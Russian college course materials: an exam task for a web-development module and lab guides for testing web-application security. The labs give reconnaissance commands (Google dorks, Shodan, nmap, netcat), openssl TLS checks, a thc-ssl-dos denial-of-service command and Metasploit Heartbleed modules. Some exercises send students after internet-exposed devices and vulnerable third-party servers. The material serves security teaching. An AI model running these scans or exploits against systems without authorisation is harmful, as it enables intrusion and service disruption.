ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя. ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки. ПК 3.3. Создавать структуру кода веб-страницы информационного ресурса в соответствии с дизайн-макетом. ПК 3.4. Создавать программный код на стороне клиента в соответствии с техническим заданием (спецификацией) с использованием языков программирования, библиотек и фреймворков.	**знать:** $З_1$ - языки программирования и разметки для разработки клиентской и серверной части веб-приложений; $З_2$ - принципы функционирования поисковых сервисов и особенности оптимизации веб-приложений под них; $З_3$ - принципы проектирования и разработки информационных систем. **уметь:** $У_1$ - разрабатывать программный код клиентской и серверной части веб-приложений;

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО
Директором АНО СПО «Цифровой колледж «Синергия»
в составе образовательной программы по специальности
09.02.09 Веб-разработка

Оценочные материалы
для промежуточной аттестации
по профессиональному модулю
ПМ.03. Разработка веб-приложения на стороне клиента

для специальности 09.02.09 Веб-разработка

Разработчик: Сидорова А.Ю., зам.директора по УВР

Якутск, 2025

1. Пояснительная записка

Оценочные материалы для промежуточной аттестации по ПМ.03. Разработка веб-приложения на стороне клиента предназначены для контроля освоения запланированных результатов, общих и профессиональных компетенций обучающихся по специальности *09.02.09 Веб-разработка.*

1.1. Оценка освоения ПМ

В результате освоения ПМ.03. Разработка веб-приложения на стороне клиента обучающийся должен

знать:

$З_1$ - основные виды и процедуры обработки информации, модели и методы решения задач обработки информации;

$З_2$ - основные платформы для создания, исполнения и управления информационной системой;

$З_3$ - основные процессы управления проектом разработки;

$З_4$ - основные модели построения информационных систем, их структуру, особенности и области применения;

$З_5$ - методы и средства проектирования, разработки и тестирования информационных систем.

уметь:

$У_1$ - создавать и управлять проектом по разработке приложения и формулировать его задачи;

$У_2$ - использовать языки структурного, объектно-ориентированного программирования и языка сценариев для создания независимых программ;

$У_3$ - разрабатывать графический интерфейс приложения;

$У_4$ - решать прикладные вопросы программирования и языка сценариев для создания программ;

$У_5$ - проектировать и разрабатывать систему по заданным требованиям и спецификациям.

иметь практический опыт:

$ПО_1$ - управлять процессом разработки приложений с использованием инструментальных средств;

$ПО_2$ – программировать в соответствии с требованиями технического задания;

$ПО_3$ - использовании критериев оценки качества и надежности функционирования информационной системы;

$ПО_4$ - проводить оценку качества и экономической эффективности информационной системы в рамках своей компетенции.

$ПО_5$ - модифицировать отдельные модули информационной системы.

Результатом освоения профессионального модуля является овладение обучающимися основным видом деятельности – **ВД.01 Разработка веб-приложения на стороне клиента**, в том числе **профессиональными компетенциями (ПК):**

ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя.

ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки.

ПК 3.3. Создавать структуру кода веб-страницы информационного ресурса в соответствии с дизайн-макетом.

ПК 3.4. Создавать программный код на стороне клиента в соответствии с техническим заданием (спецификацией) с использованием языков программирования, библиотек и фреймворков.

и **общими компетенциями (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях;

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения;

ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;

ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности;

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

Промежуточная аттестация проходит в форме **экзамена**.

Задание одно для всех обучающихся.

Задание сформированно на основе оценочных материалов демонстрационного экзамена **КОД 09.02.07-3-2024** для специальности *09.02.07 Информационные системы и программирование (квалификация - разработчик веб и мультимедийных приложений).*

Таблица 1 – Критерии оценивания и баллы

Критерий оценивания	**Баллы**
Разработка дизайн-концепций веб-приложений в соответствии с корпоративным стилем заказчика	12,00
Формирование требований к дизайну веб-приложений на основе анализа предметной области и целевой аудитории	6,00
Осуществление разработки дизайна веб-приложения с учетом современных тенденций в области веб-разработки	6,00
ИТОГО:	**24,00**

Таблица 2 – Перевод баллов в оценку

отлично	хорошо	удовлетворительно	неудовлетворительно
24-19	18-12	11-8	7 и менее

Задание

для промежуточной аттестации

по ПМ.03. Разработка веб-приложения на стороне клиента

для специальности 09.02.09 Веб-разработка

Задание. Разработать информационную систему для соответствующей предметной области.

Инструкция к выполнению практической части:

Для разработки используйте предоставленный сохраненный файл с базой данных. Вам необходимо также разработать дизайн всех страниц для использования со смартфоном с разрешением 390x844 px.

Дизайн можно представить в виде файлов изображений .png (отдельное изображение для каждой страницы), либо в виде .html файлов (отдельный файл для каждой страницы). Интегрировать дизайн в разрабатываемую информационную систему не требуется.

Описание предметной области: Портал сознательных граждан «Нарушениям.Нет» представляет собой информационную систему для помощи полиции по своевременной фиксации нарушений правил дорожного движения. Перед тем как впервые воспользоваться услугами портала гражданин должен зарегистрироваться. В ходе регистрации он указывает данные о себе (ФИО, телефон, адрес электронной почты), логин и пароль. Войдя в систему, гражданин может сформировать заявление, указав номер автомобиля и описание нарушения. Заявления граждан хранятся в системе. В каждой заявке описание, номер автомобиля и статус заявки (новое, подтверждено или отклонено). После подачи заявления администратор может подтвердить или отклонить заявления.

Основной функционал информационной системы:

1. Страница регистрации. На данной странице необходимо предусмотреть добавление пользователя в систему. Пользователю необходимо предоставить возможность ввести логин, пароль, ФИО, телефон и адрес электронной почты. По кнопке «Зарегистрироваться» пользователь должен заноситься в базу.

2. Страница авторизации. На данной странице необходимо предусмотреть возможность ввода логина и пароля для зарегистрированных пользователей. Попытки некорректного ввода логина и пароля должны сопровождаться сообщениями.

3. Страница заявлений. На данной странице авторизованный пользователь имеет возможность просмотреть свои заявления со статусами, а также оставить новое заявление.

4. Страница формирования заявления. Гражданин указывает: государственный регистрационный номер автомобиля и описание нарушения.

5. Панель администратора. Доступ в панель администратора осуществляется по логину copp и паролю password. В панели администратора видны все заявления (ФИО подавшего, описание нарушения, номер автомобиля и статус заявления). Администратор может сменить статус на подтверждено или отклонено.

Инструкция по технике безопасности

1.1. При работе с ПК рекомендуется организация перерывов на 10 минут через каждые 45 минут работы.

1.2. При работе на ПК могут воздействовать опасные и вредные производственные факторы:

- физические:
  - повышенный уровень электромагнитного излучения;
  - повышенный уровень статического электричества;
  - повышенная яркость светового изображения;
  - повышенный уровень пульсации светового потока;
  - повышенное значение напряжения в электрической цепи, замыкание которой может произойти через тело человека;
  - повышенный или пониженный уровень освещенности;
  - повышенный уровень прямой и отраженной блёскости;
- психофизиологические:
  - напряжение зрения и внимания;
  - интеллектуальные и эмоциональные нагрузки;
  - длительные статические нагрузки; монотонность труда.

1.3. Запрещается находиться возле ПК в верхней одежде, принимать пищу и курить, употреблять во время выполнения экзаменационного задания алкогольные напитки, а также приходить на площадку в состоянии алкогольного, наркотического или другого опьянения.

1.4. Участник экзамена должен знать месторасположение первичных средств пожаротушения.

1.5. О каждом несчастном случае пострадавший или очевидец несчастного случая немедленно должен известить ближайшего эксперта.

1.6. В помещении экспертов находится аптечка первой помощи, укомплектованная изделиями медицинского назначения, ее необходимо использовать для оказания первой помощи, самопомощи в случаях получения травмы.

1.7. В случае возникновения несчастного случая или болезни участника, об этом немедленно уведомляются Главный эксперт и Эксперты. Главный эксперт принимает решение о назначении дополнительного времени для участия. В случае отстранения участника от дальнейшего участия в экзамене ввиду болезни или несчастного случая, он получит баллы за любую завершенную работу.

1.8. При работе с ПК участники экзамена должны соблюдать правила личной гигиены.

1.9. Работа на экзаменационной площадке разрешается исключительно в присутствии Главного эксперта. Запрещается присутствие на экзаменационной площадке посторонних лиц.

1.10. По всем вопросам, связанным с работой компьютера следует обращаться к техническому эксперту.

1.2. Сформированность компетенций обучающихся

В результате освоения ПМ.03. обучающийся должен показать также и сформированность *общих компетенций (ОК):*

Результат (освоенные общие компетенции)	**Основные показатели**
ОК 01. Выбирать способы решения задач профессиональной деятельности, применительно к различным контекстам	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий
ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности	- осуществляет поиск информации в сети Интернет и различных электронных носителях - извлекает информацию с электронных носителей - использует средства ИТ для обработки и хранения информации - представляет информацию в различных формах с использованием разнообразного программного обеспечения - создает презентации в различных формах
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/постоянные поручения в группе - может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их - знает основную нормативную документацию по предпринимательской деятельности и может ее найти в поисковых системах; - определяет возможности/невозможности предпринимательства той или иной возникшей ситуации - успешно учится, выполняет повседневные поручения/обязанности, связанные с финансами (оплата проезда, покупка продуктов, обеда) - владеет навыками обращения с банковскими картами
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен письменно оформлять свои мысли
ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения	- не участвует в запрещенных группировках; - не проводит антироссийскую пропаганду; - уважительно относится к сверстникам, окружающим, старшим и младшим; - не хамит, не грубит - применяет в своем поведении стандарты антикоррупционного поведения
ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;	- поддерживает чистоту в кабинете/лаборатории и на своем рабочем месте - адекватно реагирует на внезапное изменение ситуации (звонок, сирена, сигнал тревоги) - владеет информацией по рациональной организации технологического процесса - знает правила безопасного ведения работ
ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности.	- посещает учебные занятия, практику; - отсутствие пропусков по болезни - посещение спортивных секций в колледже и вне (по различным видам спорта) - ведет здоровый образ жизни
ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь применять лексику и грамматику иностранного языка для перевода текста, содержание которого включает профессиональную лексику; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.

Критерии сформированности

2 балла - компетенция проявляется постоянно в полной мере (сформирована полностью);

1 балл - компетенция проявляется иногда или неполностью (частично сформирована);

0 баллов - компетенция не проявляется (не сформирована).

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

МДК.03.03. Обеспечение безопасности веб-приложений

МЕТОДИЧЕСКИЕ УКАЗАНИЯ

по выполнению заданий на практических занятиях

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДЕНО
Директором АНО СПО
«Цифровой колледж «Синергия»
в составе образовательной
программы по специальности
09.02.09 Веб-разработка

Методические указания составлены в соответствии с рабочей программой по ПМ.03. Разработка веб-приложения на стороне клиента

Разработчик: АНО СПО «Цифровой колледж Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

1.Пояснительная записка

МДК.03.03 Обеспечение безопасности веб-приложений профессионального модуля ПМ.03. Разработка веб-приложения на стороне клиента является часть образовательной программы по специальности 09.02.09 Веб-разработка.

В результате освоения дисциплины МДК.09.03 Обеспечение безопасности веб-приложений обучающиеся должны

знать:

$З_1$ - языки программирования и разметки для разработки клиентской и серверной части веб-приложений;

$З_2$ - принципы функционирования поисковых сервисов и особенности оптимизации веб-приложений под них;

$З_3$ - принципы проектирования и разработки информационных систем.

уметь:

$У_1$ - разрабатывать программный код клиентской и серверной части веб-приложений;

иметь практический опыт в:

$ПО_4$ - реализации мероприятий по продвижению веб-приложений в сети Интернет.

Результатом освоения МДК.03.03. Обеспечение безопасности веб-приложений является также формирование у обучающихся **профессиональными компетенциями (ПК):**

ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя.

ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки.

ПК 3.3. Создавать структуру кода веб-страницы информационного ресурса в соответствии с дизайн-макетом.

ПК 3.4. Создавать программный код на стороне клиента в соответствии с техническим заданием (спецификацией) с использованием языков программирования, библиотек и фреймворков.

и **общими компетенциями (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях;

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения;

ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;

ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности;

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

Для обеспечения условий выполнения лабораторных работ используется следующее программное обеспечение:

– среда виртуализации VMWare Player;

– дистрибутивы Backtrack Linux или Kali Linux;

– среда выявления и эксплуатации уязвимостей Metasploit Framework;

– среда тестирования защищенности веб-приложений Burp Suite;

– среда эксплуатации уязвимостей веб-приложений BeEF;

– небезопасные веб-приложения проекта Web Goat;

– образы небезопасных веб-приложений проекта PentesterLab;

– современные веб-браузеры (Internet Explorer, Google Chrome, Mozilla Firefox);

– программные средства инструментального анализа защищенности XSpider или MaxPatrol ЗАО Позитив Текнолоджис, а также специализированные сканеры уязвимостей веб-приложений (например, Acunetix, AppScan, Burp Suite Pro, W3AF).

Критерии оценивания выполненных заданий

Работа оценивается по 5 балльной шкале:

Оценка «**отлично»** ставится, если студент выполнил работу в полном объеме с соблюдением необходимой последовательности действий; в ответе правильно и аккуратно выполняет все записи, таблицы, рисунки, чертежи, графики, вычисления; правильно выполняет анализ ошибок.

Оценка **«хорошо»** ставится, если студент выполнил требования к оценке "5", но допущены 2-3 недочета.

Оценка **«удовлетворительно»** ставится, если студент выполнил работу не полностью, но объем выполненной части таков, что позволяет получить правильные результаты и выводы; в ходе проведения работы были допущены ошибки.

Оценка **«неудовлетворительно»** ставится, если студент выполнил работу не полностью или объем выполненной части работы не позволяет сделать правильных выводов.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 1
Сбор информации о веб-приложении

Цель работы - обучение методам и средствам сбора информации об анализируемом веб-приложении.

Время выполнения – 4 часа

Краткие теоретические сведения

Одним из первых этапов анализа защищенности любой компьютерной системы является сбор информации. В зависимости от используемой методологии анализа защищенности веб-

приложения могут применяться различные методы и средства сбора информации. Стоит отметить, что сбор информации, как правило, не характерен для методологии инструментального анализа защищенности (сканирования), а характерен для методологии тестирования на возможность проникновения.

Методы сбора информации делятся на активные и пассивные.

Активные методы требуют непосредственного взаимодействия с

исследуемым приложением путем отправки ему запросов и анализа соответствующих ответов, а пассивные методы используют информацию, отправляемую сервером веб-приложения его клиентам (например, HTTP-заголовки X-Frame-Options, Strict-Transport-Security и т.д.) без отправки запросов.

При анализе веб-приложений, как правило, используются только активные методы.

Активные методы делятся на методы с подключением к приложению (например, идентификация веб-сервера с помощью сканера Httprint) и методы без подключения (например, сбор информации о приложении поисковыми роботами, сканерами Интернет, и т.д.).

В результате проведения сбора информации о веб-приложении могут быть получены:

– имена и IP-адреса сетевых узлов, на которых размещены веб-приложение и его компоненты;

– логины и пароли технологических учетных записей;

– комментарии разработчиков;

– данные о системном и прикладном ПО, применяемых средствах защиты и конфигурации веб-приложения;

– адреса электронной почты разработчиков приложения;

– исходный код серверной части веб-приложения;

– конфиденциальные файлы.

Программными средствами получения необходимой информации являются:

– поисковые системы (например, Google, Shodan, Bing);

– специализированные сканеры уязвимостей Интернет (например, http://un1c0rn.net/);

– инструментальные средства анализа защищенности сетей общего назначения (Nmap, Xprobe2, XSpider);

– инструментальные средства анализа защищенности сетей веб-приложений (AppScan, Acunetix, Burp Suite, ZAP, W3AF и т.д.).

Задание. Выполнить сбор информации об анализируемом веб-приложении www.test.app.com.

ПОРЯДОК ВЫПОЛНЕНИЯ

Будем рассматривать сбор информации на примере веб-приложения с условным именем www.test.app.com.

Шаг 1 В адресной строке браузера перейти по адресу www.test.app.com/robots.txt. Проанализировать содержимое файла. Сделать выводы о наличии «скрытых» директорий.

Шаг 2 В адресной строке браузера перейти по адресу http://www.test.app.com/crossdomain.xml и, затем, по адресу http://www.test.app.com/clientaccesspolicy.xml.

Проанализировать содержимое файлов. Сделать выводы о корректности конфигурации политики междоменного взаимодействия RIA [3].

Шаг 3 Перейти по адресу http://www.google.com. Задать поисковые запросы, определяемые анализируемым приложением, например:

– site:www.test.app.com filetype:docx confidential
– site:www.test.app.com filetype:doc secret
– site:www.test.app.com inurl:admin
– site:www.test.app.com filetype:sql
– site:www.test.app.com intext: "Access denied"

Проанализировать логику запросов и полученные данные. Построить свои запросы, используя примеры из базы запросов [4].

Шаг 4 Перейти по адресу http://www.shodanhq.com. Задать следующий поисковый запрос:

– hostname:www.test.app.com

Построить свои запросы для приложения www.test.app.com.

Шаг 5 Данный тест выполняется только для приложений, размещенных в лабораторной сети. С помощью сетевых сканеров

Nmap и Xprobe выполнить идентификацию ОС веб-сервера:

```
# nmap –O www.test.app.com –vv
# xprobe2 www.test.app.com
```

Шаг 6 Подключиться к веб-серверу, используя утилиту Netcat:

```
# nc www.test.app.com 80
```

Отправить следующий GET запрос

GET / HTTP/1.1

Host: www.test.app.com

\r\n

По заголовкам Server и X-Powered-By определить программное обеспечение, реализующее веб-сервер и фрэймворк веб-приложения.

В браузере установить расширение Wappalyzer, перейти по адресу веб-приложения и проанализировать информацию о компонентах веб-приложения полученное через Wappalyzer.

Шаг 7 С помощью сканера веб-серверов Httprint (дистрибутив

Backtrack) или Httprecon (ОС Windows) выполнить идентификацию веб-сервера:

cd /pentest/enumeration/web/httprint/linux

./httprint –h www.test.app.com –s signatures.txt

С помощью сканера Wafw00f проверить наличие у веб-приложения подсистемы WAF:

cd /pentest/web/waffit

python ./wafw00f.py http://www.test.app.com

python ./wafw00f.py https://www.test.app.com

Шаг 8 Выполнить тесты по идентификации поддерживаемых веб-сервером HTTP-методов. Для этого необходимо отправить с помощью Burp Suite или Netcat запрос следующего вида:

OPTIONS / HTTP/1.1

Host: www.test.app.com

\r\n

Проверить, поддерживает ли сервер обработку запросов с произвольными методами:

DOGS / HTTP/1.1

Host: www.test.app.com

\r\n

Если веб-сервер поддерживает метод TRACE, то это может привести к уязвимости к атаке Cross-Site Tracing (XST). Для проверки поддержки веб-сервером методы TRACE отправить запрос

TRACE / HTTP/1.1

Host: www.test.app.com

\r\n

Веб-сервер поддерживает метод TRACE и потенциально уязвим к атаке XST, если получен ответа вида

HTTP/1.1 200 OK

Connection: close

Content-Length: 39

TRACE / HTTP/1.1

Host: www.test.app.com

Вопросы и задания

1 Найти административные интерфейсы коммуникационного и сетевого оборудования (видеокамеры, коммутаторы ЛВС, домашние Wi-Fi маршрутизаторы, и т.д.), подключенные к сети Интернет.

2 Известно, что адрес веб-интерфейса системы VMWare Horizon View HTML Access содержит строку portal/webclient/views/mainUI.html.

Найти такие системы, доступные из сети Интернет.

3 Оценить количество коммутаторов Cisco Catalyst с административным веб-интерфейсом, подключенным к сети Интернет.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 2
Тестирование защищенности транспортного уровня

Цель работы - обучение методам и средствам сбора тестирования защищенности служб SSL/TLS.

Время выполнения – 4 часа

Краткие теоретические сведения

Защита транспортного уровня веб-приложения основана на использовании

Протоколов семейства SSL/TLS, имеющих значительное количество механизмов, функций и параметров защиты, реализация и конфигурация которых определяет в конечном итоге уровень защищенности веб-приложения. Несмотря на то, что в настоящее время известно много автоматизированных средств тестирования защищенности SSL/TLS (например, сервис www.ssllabs.com, программы SSLscan и SSLyze), детали их реализации, как правило, неизвестны или требуют дополнительного исследования, что иногда не позволяет полностью доверять результатам их работы.

Одним из низкоуровневых и надежных средств тестирования защищенности служб SSL/TLS является клиент OpenSSL.

Задание. Выполнить тестирование защищенности служб SSL/TLS веб-сервера www.test.app.com.

ПОРЯДОК ВЫПОЛНЕНИЯ

Шаг 1 Выполнить базовые проверки SSL/TLS. Установить последнюю версию пакета OpenSSL. Запустить сетевой анализатор Wireshark. Выполнить тестовое подключение к серверу:

```
# openssl s_client –connect www.test.app.com:443
```

Просмотреть трассировку установки соединения в Wireshark.

Определить следующие параметры: версию протокола SSL/TLS, используемый криптографический набор (cipher suite), длину открытого ключа сервера, включение механизма сжатия данных. От править следующий HTTP-запрос и убедиться в получении ответа от сервера:

```
GET / HTTP/1.1
Host: www.test.app.com
```

Проверить поддержку сервером механизма «Sever Name Indication» (SNI):

```
# openssl s_client –connect www.test.app.com:443
–servername www.test.app.com
```

Просмотреть трассировку установки соединения в Wireshark в этом случае. Поддержка расширения SNI идентифицируется путем установки соединения с опцией SNI и без нее. Если в ответ получены различные сертификаты, то SNI поддерживается сервером.

Если указанное в опции SNI имя неизвестно, то клиент выводит сообщение об ошибке или предупреждение.

Шаг 2 Идентифицировать все поддерживаемые протоколы SSL/TLS, выполнив последовательно команды:

```
# openssl s_client –connect www.test.app.com:443
–ssl2
# openssl s_client –connect www.test.app.com:443
–ssl3
# openssl s_client –connect www.test.app.com:443
–tls1
# openssl s_client –connect www.test.app.com:443
–tls1_1
# openssl s_client –connect www.test.app.com:443
–tls1_2
```

Просмотреть трассировку сканирования. Найти отличия в структуре сетевых сообщений для разных версий протокола.

Шаг 3 Идентифицировать криптографические наборы (cipher suite), поддерживаемые сервером. Для получения всех поддерживаемых клиентом криптографических наборов выполнить команду

```
# openssl ciphers -v
```

Для проверки поддержки, например, набора AES256-SHA выполнить следующую команду:

```
# openssl s_client –connect www.test.app.com:443
–cipher AES256-SHA
```

Проверить поддержку криптографического набора, содержащего шифр RC4:

```
# openssl s_client –connect www.test.app.com:443
–cipher RC4-SHA
```

Проверить, что при установке защищенного соединения криптографический набор выбирается в порядке, определяемом настройками сервера, а не клиента. Для этого из списка поддерживаемых сервером криптографических наборов выбрать три произвольных и выполнить команды, например:

```
# openssl s_client –connect www.test.app.com:443
–cipher 'AES256-SHA256,AES128-SHA,DES-CBC-SHA'
# openssl s_client –connect www.test.app.com:443
–cipher 'AES128-SHA256,AES256-SHA,DES-CBC-SHA'
# openssl s_client –connect www.test.app.com:443
–cipher 'DES-CBC-SHA,AES128-SHA,AES256-SHA256'
```

При корректной настройке во всех случаях должен быть выбран набор AES256-SHA256.

Проверить поддержку сервером Forward Secrecy на основе DHE и ECDHE:

```
# openssl s_client –connect www.test.app.com:443
–cipher 'ECDHE—RSA-AES256-SHA384'
# openssl s_client –connect www.test.app.com:443
–cipher 'DHE—RSA-AES256-SHA256'
```

Шаг 4 Для определения поддержки сервером механизма «Session Resumption» выполнить команду

openssl s_client –connect www.test.app.com:443
–reconnect

или ее менее информативный вариант

openssl s_client –connect www.test.app.com:443
–reconnect | grep 'New\|Reuse'

Шаг 5 Для идентификации механизма «Secure Renegotiation» выполнить команду

openssl s_client –connect www.test.app.com:443 |
grep 'Secure Renegotiation'

Просмотреть трассировку сканирования и убедиться в поддержке данного механизма. Поддержка механизма «Secure Renegotiation» сервером определяется по наличию расширения «renegotiation_info» в сообщение ServerHello или путем просмотра вывода команды

openssl s_client –connect www.test.app.com:443
–tlsextdebug

Для идентификации поддержки сервером механизма «ClientInitiated Renegotiation» необходимо подключиться к веб-серверу по SSL/TLS с помощью клиента OpenSSL

openssl s_client –connect www.test.app.com:443

и затем отправить запрос:

HEAD / HTTP/1.1
Host: www.test.app.com
R

или

GET / HTTP/1.1
Host: www.test.app.com
R

Если сервер не поддерживает «Client-Initiated Renegotiation», то будет выведено сообщение об ошибке. Если сервер поддерживает данный механизм, то сервер отправит клиенту снова свои сертификаты.

Поддержка механизма «Client-Initiated Renegotiation» может быть использована для реализации в отношении веб-сервера DoS-атаки, так как при каждом установлении соединения сервер вынужден тратить существенно больше вычислительных ресурсов чем клиент.

Чтобы проверить возможность реализации DoS-атаки, можно проверить, сколько раз клиент может инициировать пересогласование (renegotiation) криптографических параметров:

GET / HTTP/1.1
Host: www.test.app.com
R
R
R

R
R
Другой способ тестирования – использование эксплоита thc-ssl-dos [6], например:

thc-ssl-dos —accept 192.168.1.1 443

Шаг 6 Проверить наличие уязвимости к атаке «BEAST». Данная атака использует недостатки блочных шифров, работающих в режиме CBC, и существует во всех версиях протоколов SSL/TLS до версии TLS 1.1. Для того чтобы защититься от атаки BEAST, необходимо использовать шифр RC4 или протокол TLS версии 1.1 и старше. С другой стороны, шифр RC4 в настоящее время считается небезопасным, поэтому его использование нежелательно. Для защиты от атаки BEAST на практике предлагается два подхода:

- первый из них носит название «Строгое ослабление» (Strict mitigation) и предполагает использование протокола TLS версии 1.1 и старше со всеми клиентами, которые его поддерживают;
- второй подход называется «Приоритезация RC4» (RC4 prioritization) и заключается в повышении приоритета шифра RC4 для клиентов, поддерживающих только протоколы SSL 2.0, SSL 3 и TLS 1.0.

Таким образом, необходимо убедиться, что клиенты SSL 3 или TLS 1.0, не поддерживающие шифр RC4, не смогут установить соединение:

openssl s_client –connect www.test.app.com:443
–no_ssl2 –no_tls1_1 –no_tls1_2 –cipher 'ALL:!RC4'

или что клиенты, поддерживающие шифр RC4, установят соединение, используя его

openssl s_client –connect www.test.app.com:443
–no_ssl2 –no_tls1_1 –no_tls1_2 –cipher 'ALL:+RC4'

Шаг 7 Проверить наличие уязвимости к атаке «Heartbleed» по косвенным признакам, а также путем использования активных тестов в Metasploit Framework.

Просмотреть трассировку в Wireshark и определить поддержку расширения «Heartbeat» после выполнения команды

openssl s_client –connect www.test.app.com:443
–tlsextdebug

Проверить поддержку сервером протокола «Heartbeat» через OpenSSL путем выполнения команды

openssl s_client –connect www.test.app.com:443
–tlsextdebug

Если сервер не возвращает в сообщениях данные о расширении «Heartbeat», то он не уязвим к данной атаке.

Для того чтобы проверить, отвечает ли сервер на запросы Heartbeat, выполнить команды

openssl s_client –connect www.test.app.com:443 –msg

Для проверки уязвимости клиента (например, веб-браузера) к Heartbleed атаке можно установить соединение с любым сервером и просмотреть трассировку соединения.

Рассмотрим вариант активного тестирования (выполнение атаки с использованием уязвимости) в среде Metasploit Framework.

Для тестирования клиента выполнить следующие команды:

```
# msfconsole
> use auxiliary/server/openssl_heartbeat_client_memory
> show options
> run
```

В веб-браузере открыть ресурс Metasploit, отвечающий за тестирование на наличие уязвимости к атаке Heartbleed и просмотреть информацию о результате тестирования клиента.

Для тестирования сервера в среде Metasploit Framework выполнить следующие команды:

```
# msfconsole
> use auxiliary/scanner/ssl/openssl_heartbleed
> show options
> set RHOSTS www.test.app.com
> set RPORT 443
> set VERBOSE true
> run
```

С помощью проекта http://un1c0rn.net найти веб-серверы, уязвимые к атаке Heartbleed (в крайнем случае, можно использовать тестовые сервера, уязвимые атаке Heartbleed, например, heartbleed.csr-group.com). Подтвердить уязвимость к атаке в среде Metasploit Framework или с помощью сервиса http://ssllabs.com .

Шаг 8 Проверить наличие уязвимости к атаке «CRIME» по косвенным признакам. Данная атака основана на сжатии данных на уровне SSL/TLS. Для проверки достаточно выполнить команду

```
# openssl s_client –connect www.test.app.com:443
–reconnect | grep 'Compression'
```

